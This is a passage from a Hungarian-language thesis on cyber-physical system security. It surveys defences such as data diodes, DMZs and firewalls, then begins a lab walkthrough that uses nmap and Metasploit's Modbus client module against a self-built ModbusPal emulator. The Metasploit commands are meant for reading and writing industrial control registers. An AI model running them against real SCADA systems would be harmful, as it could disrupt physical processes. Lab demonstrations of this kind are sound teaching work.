A "bump in the wire" a hálózatépítés és a távközlés köznyelvi kifejezése. Olyan közvetítő eszközre vagy rendszerre utal (sokszor protokollprocesszor-nak is nevezik), amely a rajta áthaladó hálózati forgalmat elfogja és kezeli. Ez a beavatkozás különböző célokat szolgálhat, beleértve a biztonsági felügyeletet, a forgalom átalakítását (pl. titkosított formára) vagy a protokollkonvertálást. A vezetékben lévő csomópontok lehetnek fizikai eszközök, például útválasztók vagy kapcsolók, de lehetnek szoftveresen megvalósított virtuális eszközök is.

A katonai és néhány kereskedelmi rendszerben is használt általános tervezés jellemzője a dedikált, beépített biztonsági protokollprocesszor használata. Az ilyen megvalósítások tervezhetők úgy, hogy akár egy állomás, akár egy átjáró kiszolgálására szolgáljanak. Általában a BITW-eszköz maga is IP-címezhető (ez nyilván újabb támadási pontot is jelent egyben, azonban a védelme kevesebb faktor figyelembevételét jelenti, mintha nem lenne).

(<https://datatracker.ietf.org/doc/html/rfc4301>)

## Inertial reset

Az „inertial reset” olyan biztonsági mechanizmusra utal, amelynek célja, hogy a rendszert biztonságos állapotba állítsa vissza vagy leállítsa egy kiberbiztonsági fenyegetésre vagy anomáliára válaszul. Képzeljünk el egy olyan forgatókönyvet, amelyben egy kiberfizikai rendszer, például egy erőmű vagy egy ipari vezérlőrendszer gyanús tevékenységet észlel, amely potenciális kibertámadásra utal. Egy inerciális visszaállítási mechanizmus a rendszer leállítására vagy visszaállítására irányuló műveleteket indítana el a további károk vagy veszélyeztetés megelőzése érdekében. Egy jól konfigurált ipari irányítórendszerben az „inertial reset” automatizálva van és mind a különös viselkedések esetén, mind időszakosan lefut az egyes perifériák esetén, melyek megfelelő időbeli optimalizálása és szinkronizálása esetén nem jelent nagy kiesést az esetleges üzemen kívüli állapot. Az ilyen mechanizmusok alapvető fontosságúak a kritikus infrastruktúra védelmében és a kiber-fizikai rendszerek kiberfenyegetésekkel szembeni ellenálló képességének biztosításában.

(<https://arxiv.org/pdf/1702.06595.pdf>)

## Resilient estimation

A resilient estimation technika, avagy a rugalmas becslés technikája, talán az egyik legerdeeményesebb, de ezen fejezet védelmi technikái közül mindenképpen a legbonyolultabb és legnagyobb szakértelmet kívánó módszere. A kiber-fizikai rendszerek (CPS) állapotainak rugalmas becslése, olyan technikák és algoritmusok fejlesztését jelenti, amelyek a rendszer állapotának pontos és megbízható becslését biztosítják a bizonytalanságok, zavarok vagy kibertámadások ellenére. A CPS-ben a rendszerállapotok a fizikai rendszer viselkedését és teljesítményét leíró kulcsfontosságú változókat vagy paramétereket, például a hőmérsékletet, a nyomást, a sebességet vagy a pozíciót jelentik. Ezen állapotok pontos becslése kulcsfontosságú a rendszer megfelelő működéséhez és vezérléséhez és ezáltal a biztonságához.

A kiber-fizikai rendszerek azonban gyakran ki vannak téve különböző bizonytalansági és zavarforrásoknak, például zajos érzékelőadatoknak, kommunikációs késéseknek, fizikai zavaroknak vagy rosszindulatú kibertámadásoknak. A rugalmas becslési technikák célja, hogy kezeljék ezeket a kihívásokat, és még kedvezőtlen körülmények között is robusztus teljesítményt biztosítsanak.

([https://pure.manchester.ac.uk/ws/portalfiles/portal/267867586/FULL\\_TEXT.PDF](https://pure.manchester.ac.uk/ws/portalfiles/portal/267867586/FULL_TEXT.PDF))

A rugalmas becslés néhány gyakori megközelítése a CPS-ek esetében a következő:

- Kálmán-szűrés és változatai: A Kálmán-szűrőket széles körben használják dinamikus rendszerek állapotbecslésére. Az olyan változatok, mint a kiterjesztett Kálmán-szűrők (EKF) és a nem illesztett Kálmán-szűrők (UKF) kiterjesztik a Kálmán-szűrés alkalmazhatóságát a nemlineáris és nem-Gaussi rendszerekre, amelyek gyakoriak a CPS-ekben.  
( <https://web.mit.edu/kirtley/kirtley/binlustuff/literature/control/Kalman%20filter.pdf> )
- Hibatűrő becslés: A hibadetektálási és -elkülönítési (FDI) technikák integrálhatók az állapotbecslési algoritmusokba, hogy azonosítani és mérsékelni lehessen az érzékelő hibáit vagy a kibertámadásokat, amelyek veszélyeztetik az érzékelő mérések integritását.  
([https://www.researchgate.net/profile/Hyeon-Soo-Kim/publication/308133143\\_CPS-based\\_fault-tolerance\\_method\\_for\\_smart\\_factories/links/5a8a6239a6fdcc6b1a42582f/CPS-based-fault-tolerance-method-for-smart-factories.pdf](https://www.researchgate.net/profile/Hyeon-Soo-Kim/publication/308133143_CPS-based_fault-tolerance_method_for_smart_factories/links/5a8a6239a6fdcc6b1a42582f/CPS-based-fault-tolerance-method-for-smart-factories.pdf))
- Elosztott becslés: Az elosztott érzékelőhálózatokkal rendelkező nagyméretű CPS-ekben az elosztott becslési algoritmusok lehetővé teszik, hogy több ágens közösen becsülje meg a rendszer állapotát, miközben tolerálják a kommunikációs késedelmeket,

a csomagveszteségeket vagy a veszélyeztetett csomópontokat.

(<https://www.mdpi.com/1424-8220/19/21/4720>)

- Rugalmas vezérlésintegráció: A rugalmas becslési technikák integrálhatók a vezérlési algoritmusokkal, hogy lehetővé tegyék a rendszer dinamikájának változásaira vagy a kibertámadások által okozott zavarokra reagáló adaptív és robusztus vezérlési stratégiákat.(

<https://www.sciencedirect.com/science/article/abs/pii/S0020025522006995>)

- Machine learning megközelítések: A gépi tanulási technikák, mint például a neurális hálózatok vagy a támogató vektor gépek, felhasználhatók a CPS adatvezérelt állapotbecslésére, a múltbeli adatok felhasználásával a bizonytalanságokkal és zavarokkal szembeni ellenálló képesség javítása érdekében. ( <https://www.sciencedirect.com/science/article/abs/pii/S0020025522006995>)

## Data diodes

A kiber-fizikai rendszerek (CPS) kiberbiztonságával összefüggésben az adatdiódák olyan hardvereszközök, amelyeket két hálózati szegmens közötti egyirányú adatáramlás kikényszerítésére használnak. Ezek döntő szerepet játszanak a CPS biztonságának és integritásának fokozásában azáltal, hogy megakadályozzák a jogosulatlan hozzáférést és az adatok kiszivárgását, miközben lehetővé teszik az alapvető adatok biztonságos áramlását a hálózati komponensek között.

Az adatdiódák funkcionálisának fő ismérvei:

- Egyirányú adatáramlás: Az adatdiódák biztosítják, hogy az adatok csak egy irányba áramolhassanak, jellemzően egy biztonságos vagy megbízható hálózati szegmensből (pl. egy vezérlőhálózatból) egy nem megbízható vagy külső hálózati szegmensbe (pl. az internetre). Ez az egyirányú áramlás megakadályozza, hogy a külső hálózati szegmensből származó adatok beszivárogjanak a biztonságos hálózatba vagy veszélyeztessék azt.
- Fizikai elkülönítés: Az adatdiódák fizikailag elválasztják a két hálózati szegmenst, hogy megakadályozzák a kétirányú kommunikációt. Ez a fizikai elszigetelés segít csökkenteni a kibertámadások, például a rosszindulatú programok beszivárgása, az

adatok megsértése vagy a nem megbízható hálózati szegmensből származó jogosulatlan hozzáférési kísérletek kockázatát.

- A biztonság érvényesítése: Az egyirányú adatáramlás kikényszerítésével az adatdiódák robusztus biztonsági intézkedésként szolgálnak a CPS-en belüli érzékeny információk és kritikus vezérlőrendszerök védelme érdekében. Hatékonyan megakadályozzák, hogy a kiberfenyegetések behatoljanak a biztonságos hálózati szegmensbe, csökkentve a támadási felületet és javítva az általános kiberbiztonsági helyzetet.
- Valós idejű felügyelet: Egyes fejlett adatdióda-megoldások tartalmaznak az adatátvitel valós idejű nyomon követésére és ellenőrzésére szolgáló funkciókat. Ez lehetővé teszi a rendszergazdák számára a diódán keresztül áramló adatok nyomon követését és elemzését, az esetleges rendellenességek vagy gyanús tevékenységek észlelését, valamint a lehetséges biztonsági incidensekre való azonnali reagálást.
- Megfelelési követelmények: A szigorú szabályozási követelményekkel rendelkező ágazatokban, például az energiaiparban, az egészségügyben vagy a közlekedésben az adatdiódák segítenek a szervezeteknek megfelelni az adatvédelemmel, az adatvédelemmel és a kiberbiztonsággal kapcsolatos iparági szabványoknak és előírásoknak. Megbízható mechanizmust biztosítanak az érzékeny információk védelméhez és a CPS-környezetekben a jogszabályi megfelelés biztosításához.

(<https://owlcyberdefense.com/learn-about-data-diodes/>)

## DMZ

A DMZ-hálózat, avagy demilitarizált zóna egy olyan alhálózat a vállalati hálózati környezetben, amely nyilvános erőforrásokat (például a vállalati webhelyek webkiszolgálói tartalmazza), hogy elszigetelje azokat a vállalat privát helyi hálózatától (LAN). A peremhálózatnak vagy árnyékolt alhálózatnak is nevezett DMZ-hálózat a hálózati biztonság egy további rétegeként működik, elszigetelve magát és tartalmát a vállalati hálózat azon részeitől, ahol az érzékenyebb és privát erőforrásokat biztonságosabban tárolják. Míg a felhasználók kapcsolatba léphetnek a nyilvános hálózatokkal és a DMZ-ben biztosított erőforrásokkal, addig a DMZ-periméter biztonsága a szervezet privát hálózatát a külső felhasználóktól elzártan és biztonságban tartja.

A DMZ-hálózatok jellemzően olyan, a külvilág felé irányuló erőforrásokat tartalmaznak, mint a DNS-, e-mail-, proxy- és webkiszolgálók. A DMZ-hálózatok a harmadik féltől származó

kiszolgálók, útválasztók és más technológiák és platformok elkülönítéséhez is hasznosak, amelyek nem rendelkeznek annyi kezelhető biztonsági funkcióval és vezérléssel, mint amennyit beépítettek. Ezen kevésbé biztonságos eszközök egyetlen helyen történő elkülönítésével a hálózati rendszergazdák könnyedén nyomon követhetik és azonosíthatják az anomális hálózati forgalmat, mielőtt az a fő hálózatba behatolna, ezáltal kiváló védelmi mechanizmusnak tekinthető a CPS-ek számára, melyek jellemzően izolált hálózati környezetben fekszenek.

A DMZ architektúráját tekintve két esetet szoktunk megkülönböztetni:

- 1.) Egyetlen tűzfallal rendelkező architektúra esetén a tűzfal a privát LAN, a DMZ és a nyilvános hálózat közepén helyezkedik el; egyetlen felhasználó sem léphet át közvetlenül az egyik hálózatból a másikba anélkül, hogy előbb áthaladna a központi tűzfalon, amely minden forgalmat szűr és felügyel. Ezt a modellt sokkal egyszerűbb megvalósítani, de általában kevésbé biztonságosnak tartják, mivel csak egy tűzfalnak kell sérülnie ahhoz, hogy egy sikeres kibertámadás behatoljon a LAN-ra.
- 2.) A kettős tűzfal rendelkező architektúra esetén két különböző tűzfalat használnak a hálózati csomagok többszintű szűrésére. Az elülső tűzfal a nyilvános hálózatok és a DMZ között helyezkedik el, hogy szűrje és kezelje a forgalmat, mielőtt az belépne a DMZ-be. Ha egy felhasználó megpróbál a DMZ-ből a LAN-ra lépni, akkor egy hátsó tűzfal helyezkedik el a két hálózat között, hogy tovább szűrje és engedélyezze a forgalmat. A kettős tűzfal beállítása általában biztonságosabbnak tekinthető, de nehezebb is a kezelése.

(<https://www.esecurityplanet.com/networks/dmz-network/>)

## Proper isolation

A korábbiakban többször is szó esett arról, hogy a CPS rendszerek legfőbb sebezhetőségei tartoznak a nem megfelelően elválasztott OT hálózatok. Az elszigetelés a kiber-fizikai rendszerek (CPS) erődjének egyik sarokköve, amely megerősíti falait a biztonsági fenyegetések könyörtelen ostromával szemben, és biztosítja működésének szabotálhatatlanságát és zavartalan működését. Ebben a birodalomban, ahol a digitális impulzusok és a kézzelfogható gépek összefonódnak, az elszigetelés számtalan formában jelenik meg, és mindegyik a potenciális sérülések és zavarok elleni védőbástya. A

hardveres elszigetelés (lásd „Data diodes” alfejezet) kézzelfogható akadályokat állít fel, fizikailag elkülönítve a komponenseket és alrendszereket, hogy meghiúsítsa az illetéktelen hozzáférést és megakadályozza az interferenciát. Ezen kézzelfogható felosztás révén a kritikus funkciók védtettek egy elkülönített tartományban, védve a kíváncsi szemektől és rosszindulatú kezektől, amelyek meg akarják zavarni rendeltetésszerű működésüket. A virtualizáció, a hardveres elszigetelés szoftveres ikre, a digitális absztrakció hálóját fonja, szuoftveres izolációt hozva létre, ahol a különböző entitások látszólag fizikai elkülönülést mutatnak. Ezen technika esetén kizárálag a józan ész az iránymutató.

## Firewalls

A CPS összefüggésében a tűzfalak jelentik az elsődleges védelmi vonalat az illetéktelen hozzáféréssel, az adatok megsértésével és a kibertámadásokkal szemben. Stratégiai végrehajtási pontként szolgálnak, és szabályozzák az adatáramlást a rendszer kiber (számítási – IT) és fizikai (operatív működési - OT) összetevői között. A bejövő és kimenő forgalom vizsgálatával a tűzfalak képesek azonosítani és blokkolni a potenciálisan káros csomagokat vagy kéréseket, ezáltal védve a kritikus erőforrások integritását, bizalmas jellegét és rendelkezésre állását.

A CPS tűzfalak egyik alapvető funkciója a hozzáférés-szabályozás. Ezek határozzák meg és érvényesítik azokat a házirendeket, amelyek szabályozzák, hogy mely entitások léphetnek kapcsolatba a rendszer egyes komponenseivel vagy szolgáltatásaival. Ez a granuláris ellenőrzés segít megakadályozni, hogy az illetéktelen felhasználók vagy rosszindulatú szoftverek veszélyeztessék az érzékeny eszközöket vagy megzavarják az alapvető műveleteket. A tűzfalak emellett hitelesítési mechanizmusokat is alkalmazhatnak a felhasználók vagy eszközök személyazonosságának ellenőrzésére a hozzáférés engedélyezése előtt, ami tovább erősíti a biztonságot.

A CPS tűzfalak másik fontos szempontja a csomagszűrés. A hálózati csomagok protokollsintű vizsgálatával a tűzfalak előre meghatározott szabályok vagy kritériumok alapján szelektíven engedélyezhetik vagy megtagadhatják a forgalmat. Ez a képesség lehetővé teszi, hogy mérsékeljék az olyan gyakori kiberfenyegetéseket, mint a szolgáltatásmegtagadási (DoS) támadások, behatolási kísérletek és a rosszindulatú programok terjedése. A tűzfalak emellett képesek a csomagok tartalmának a fejlécadatokon túli elemzésére is, így olyan fejlett fenyedegetések felderítésére és elhárítására, amelyek a hagyományos szűrési módszereket megkerülhetik.

Összeségében tehát elmondható, hogy a tűzfalak kiváló szoftveres biztonsági mechanizmusai a CPS-rendszernek. A használatuk jellemzően a korábban vitatott DMZ-k körül gyakori. ([https://www.econstor.eu/bitstream/10419/188867/1/v11-i02-p318\\_2534-10370-1-PB.pdf](https://www.econstor.eu/bitstream/10419/188867/1/v11-i02-p318_2534-10370-1-PB.pdf))

## Dual access (RFID + PIN)

A kiber-fizikai rendszerekben (CPS) a kettős hozzáférés olyan biztonsági mechanizmusra utal, amely a hitelesítés két formáját kombinálja: Rádiófrekvenciás azonosítás (RFID) és a személyes azonosító szám (PIN). Ezen megközelítés célja a biztonság megerősítése azáltal, hogy a felhasználóknak egy RFID-kártyát/címkét és egy PIN-kódot is be kell mutatniuk a rendszerhez vagy annak összetevőihez való hozzáféréshez. Az RFID-elem az érintés nélküli hozzáférés (bár manapság pont a hasonló technikákat nevezük érintéses technikáknak gondoljunk csak az NFC-re) lehetővé tételevel kényelmet biztosít, míg a PIN-kód a felhasználó személyazonosságának ellenőrzésére egy további biztonsági réteget jelent. A kettős hozzáférés hatékonysága azonban számos tényezőtől függ, többek között a rendszer használhatóságától, a felhasználó által választott PIN-kód erősségektől, valamint az RFID-klónozással vagy lehallgatással történő jogosulatlan hozzáférés (érdekességgént említeném itt meg a Flipper Zero nevű közhasználatba kerülő és az alapvetően közel sem felhasználóbarát technológiák user-szintre egyszerűsítését, ami komoly kockázatot jelent az ilyen jellegű azonosítások terén, bár egy ugrókódos rendszerrel ez is könnyen lefegyverezhető) megakadályozására irányuló intézkedésektől. Emellett a hozzáférési jogosultságok megfelelő kezelése és a felhasználók oktatása elengedhetetlen a kettős hozzáférési rendszerekkel kapcsolatos kockázatok mérsékléséhez a CPS-rendszer telepítése során.

Végső soron fontos itt kiemelni azt, hogy ezen technológiák közel sem kiborbítosak, azonban kombinálásuk exponenciálisan megnöveli a két technológia egyenként biztosított biztonsági faktorát, amellett, hogy az alkalmazott nem kényszerül képességeit meghaladó memoriter megjegyzésére (pl. 6-nál több tagú PIN), amellett, hogy a támadó számára ezen kétrépcsős támadási vektor már komolyabb munkát igényel a hozzáférés megszerzéséhez. ([https://www.researchgate.net/publication/372693736\\_Dual\\_Authentication\\_Technique\\_for\\_RFID\\_Access\\_Control\\_Systems\\_with\\_Increased\\_Level\\_of\\_Protection](https://www.researchgate.net/publication/372693736_Dual_Authentication_Technique_for_RFID_Access_Control_Systems_with_Increased_Level_of_Protection))

# EGY KONKRÉT SCADA – MODBUS EXPLOIT

## BEMUTATÁSA

Ebben a fejezetben elsőként egy modbus interfész szimulátorba majd egy általam tervezett és felállított SCADA rendszerbe, melynek sebezhetőségeit kihasználva fogok adatokat kiolvasni és beírni egy modbus protokollal kommunikáló szerverre. A támadás első részében egy primitív modbus interfész emulátor tároló regisztereinek kiolvasásával és módosításával fogom prezentálni a gyenge biztonsági adottságokkal rendelkező modbus protokoll sebezhetőségeit. Kezdetben a környezeti feltételek megteremtését, majd a konkrét támadást fogom lépésről lépére bemutatni. A második támadás egy jóval szofisztikáltabb rendszer ellen fog zajlani. Melyben teljesen élethű, a gyakorlati életben is alkalmazott szoftvereken keresztül futó ipari irányítórendszerkörnyezetet fogok megtámadni.


### A technikai környezet bemutatása

A gyakorlati példa első fázisában a ModbusPal (Java MODBUS simulator: <https://modbuspal.sourceforge.net/>) nevű ingyenes szoftver segítségével fogok emulálni egy modbus szolga interfészt. A szoftvert egy Windows 10 operációs rendszert futtató számítógépen telepítettem, mely támadási desztinációként szolgál ill., amely csatlakozik azon szubhálózathoz, melyhez a támadó számítógép is csatlakoztatva van. A támadó számítógépen egy macOS Monterey operációs rendszer fut, amelyen a VMWare (<https://www.vmware.com/>) virtualizációs szoftver segítségével egy Kali Linux (<https://www.kali.org>) virtuális operációs rendszert állítottam fel, amely a támadáshoz szükséges szoftverek futtatási környezetét teremti meg. A második támadás esetében a Factory I/O (<https://factoryio.com>) ipari szimulátor segítségével megtervezetem és felállítottam egy tartály feltöltését és leengedését vezérlő kapcsolókat, melyekhez az OpenPLC Editor (<https://autonomylogic.com>) nevű szoftver segítségével megírtam a vezérlést irányító PLC kódot. A kódot az OpenPLC Runtime (<https://autonomylogic.com/docs/2-1-openplc-runtime-overview/>) segítségével összekapcsolatom a Factory I/O-val, melyet végül a scadaBR (<https://openplcproject.gitlab.io/reference/scada/installing-scadabr.html>) segítségével felállított ipari megfigyelő és felügyelő rendszerré alakítottam. A folyamat lefutását a leglényegesebb pillanatokban (parancsok lefuttatása, a támadási környezet konfigurációja stb.)

képernyőfotók készítésével dokumentáltam és ezek mentén haladva fogom bemutatni a kapott eredményeket.


## 1.rész – ModbusPal támadása

Az első képen a ModbusPal szoftverben 1-es ID-vel jelölt és létrehozott 'slave' -hez adok hozzá 9 db tároló regisztert. A PowerShell ablakban az 'ipconfig' parancs segítségével megjelenítettem a lokális hálózaton használt ip-címet, mely a támadási célcímként fog szolgálni. A modbus protokoll alapértelmezetten az 502-es port-ot használja, amely a ModbusPal alkalmazás ablakában is látható. Ez szükség esetén természetesen módosítható.




4.ábra: ModbusPal Konfiguráció – saját szerkesztés

A második képen a korábban létrehozott 9 regiszterhez rendelek értékeket, az egyszerűség kedvéért minden esetben a regiszter sorszámával egyenlőt.



5.ábra: ModbusPal Konfiguráció 2 – saját szerkesztés

A támadási felület felállítása után a támadó gép terminálján az nmap nevű hálózati felderítő-szoftver segítségével megvizsgáltam, hogy a támadandó számítógépen nyitva van-e az 502-es port ill. milyen szolgáltatás fut rajta.



6.ábra: Nmap scan – saját szerkesztés

Az elvártaknak megfelelően az 502-es port nyitva volt és az 'mbap' szolgáltatás fut rajta, amely a 'Modbus Application Protocol' rövidítése, tehát a támadó felületünkön láthatjuk, hogy egy modbus protokollt használó szolgáltatás fut a célgépen.

A következő lépésekben a Metasploit framework-ben fogok keresni egy modbus protokollal szemben fejlesztett exploit-ot.

```

Metasploit v6.3.55-dev
+---[ 299 exploits - 1232 auxiliary - 422 post      ]
+---[ 1391 encoders - 46 encoders - 11 nops       ]
+---[ 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search modbus
Matching Modules
=====
#  Name                               Disclosure Date Rank   Check  Description
--+
0  auxiliary/scanner/scada/modbusclient
1  auxiliary/scanner/scada/modbusbanner_grabbing
2  auxiliary/scanner/scada/modbusunitid
3  auxiliary/scanner/scada/modbusfindunitid
4  auxiliary/scanner/scada/modbusdetect
5  auxiliary/admin/scada/modicon_stux_transfer
6  auxiliary/admin/scada/modicon_command

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/admin/scada/modicon_command
msf6 >

```

7..ábra: Metasploit search – saját szerkesztés

Az 'auxiliary/scanner/scada/modbusclient' script használata a célnak megfelelő, így ezt kiválasztva különböző opciók állnak a felhasználó rendelkezésére, melyek az alábbi képeken láthatóak.

```

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/admin/scada/modicon_command
msf6 > use 2
msf6 auxiliary(scanner/scada/modbusclient) > show options
Module options (auxiliary/scanner/scada/modbusclient):
=====
Name        Current Setting  Required  Description
----+-----+-----+-----+
DATA          no            Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS  yes           Modbus data address
DATA_COILS    no            Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no           Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g.
                1,2,3,4
HEXDUMP      false          Print hex dump of response
NUMBER       1              Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGS
RHOSTS       yes            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
                metasploit.html
RPORT        502             The target port (TCP)
UNIT_NUMBER  1              Modbus unit number

Auxiliary action:
=====
Name        Description
----+-----+
READ_HOLDING_REGISTERS  Read words from several HOLDING registers

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/scada/modbusclient) >

```

8..ábra: Metasploit options – saját szerkesztés

```

File Edit View Bookmarks Plugins Settings Help
New Tab Split View
- :sudo su — Konsole
DATA_REGISTERS no Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3
HEXDUMP false no Print hex dump of response
NUMBER 1 no Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGS
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
RPORT 502 yes The target port (TCP)
UNIT_NUMBER 1 no Modbus unit number

Auxiliary action:
Name Description
READ_HOLDING_REGISTERS Read words from several HOLDING registers

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/scada/modbusclient) > show actions
Auxiliary actions:
Name Description
READ_COILS Read bits from several coils
READ_DISCRETE_INPUTS Read bits from several DISCRETE INPUTS
READ_HOLDING_REGISTERS Read words from several HOLDING registers
READ_ID Read device id
READ_INPUT_REGISTERS Read words from several INPUT registers
WRITE_COIL Write one bit to a coil
WRITE_COILS Write bits to several coils
WRITE_REGISTER Write one word to a register
WRITE_REGISTERS Write words to several registers

msf6 auxiliary(scanner/scada/modbusclient) >

```

9..ábra: Metasploit actions – saját szerkesztés

A megfelelő paraméterezés után a meghatározott regiszterek értékeinek kiolvasása következik. A ModbusPal-al ellentétben itt a regiszterek számozása 0-tól indul, ezért kapjuk vissza az 5-ös címről a 6-os értéket, valamint a 0-ás címről az 1-es értéket.

```

File Edit View Bookmarks Plugins Settings Help
New Tab Split View
- :sudo su — Konsole
READ_ID Read device id
READ_INPUT_REGISTERS Read words from several INPUT registers
WRITE_COIL Write one bit to a coil
WRITE_COILS Write bits to several coils
WRITE_REGISTER Write one word to a register
WRITE_REGISTERS Write words to several registers

msf6 auxiliary(scanner/scada/modbusclient) > set action READ_HOLDING_REGISTERS
action : READ_HOLDING_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) >
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 5
DATA_ADDRESS : 5
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 192.168.1.76
RHOSTS => 192.168.1.76
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.76

[*] 192.168.1.76:502 - Sending READ HOLDING REGISTERS...
[*] 192.168.1.76:502 [1] register values from address 5 :
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.76

[*] 192.168.1.76:502 - Sending READ HOLDING REGISTERS...
[*] 192.168.1.76:502 [1] register values from address 5 :
[*] 192.168.1.76:502 [1]
[*] Auxiliary module execution completed
